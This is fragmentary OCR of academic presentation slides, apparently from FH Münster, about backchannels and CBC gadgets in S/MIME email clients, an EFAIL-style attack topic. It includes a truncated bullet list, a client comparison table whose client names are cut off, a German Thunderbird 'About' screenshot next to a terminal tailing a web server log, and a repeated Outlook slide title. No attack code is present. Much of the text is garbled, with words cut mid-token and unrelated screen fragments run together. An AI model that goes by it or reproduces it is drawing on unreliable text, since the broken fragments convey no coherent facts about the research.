
Backchannels in email clients



- S/MIM
  standar
  conforr
  counte
- Email c
  to mitig
  (insuffi


nt	S/MIME
Mail	–
ail2	∠
Droid	∠
	∠
d Internet	–
box.org	–
nMail	–
ence	–
l	∠
dcube	–
e IMP	⊥
Logic	–
oop	–
ile	–

n channel (no user interaction)
n channel (user interaction required)
ration channel
on scheme not supported


ssc — clear; tail -n0 -f /usr/local/var/log/httpd/access...
Posteingang - mail@efail.de
Abrufen
Verfassen
Chat
Adressbuch
Schlagwörter
Schnellfilter
schinzel... (▾1554)
Dat...
11:05
11:05
Thunderbird
60.3.3 (64-Bit)
Neue Funktionen und Änderungen
Nach Updates suchen
Sie sind derzeit auf dem Update-Kanal release.
Thunderbird wird entwickelt und gestaltet von Mozilla, einer globalen Community, die daran arbeitet, dass das Internet frei, öffentlich und für jeden zugänglich bleibt.
Wollen Sie uns unterstützen? Spenden Sie oder machen Sie mit!
Informationen zur Lizenzierung
Endanwenderrechte
Datenschutzbestimmungen
Mozilla Thunderbird and the Thunderbird logos are trademarks of the Mozilla Foundation.
Ungelesen: 2
Gesamt: 2
Tagesplan

FH MÜNSTER
University of Applied Sciences


Outlook: Non-HTML CBC Gadgets?



PDF

FH MÜNSTER
University of Applied Sciences


Outlook: Non-HTML CBC Gadgets?



PDF

FH MÜNSTER
University of Applied Sciences

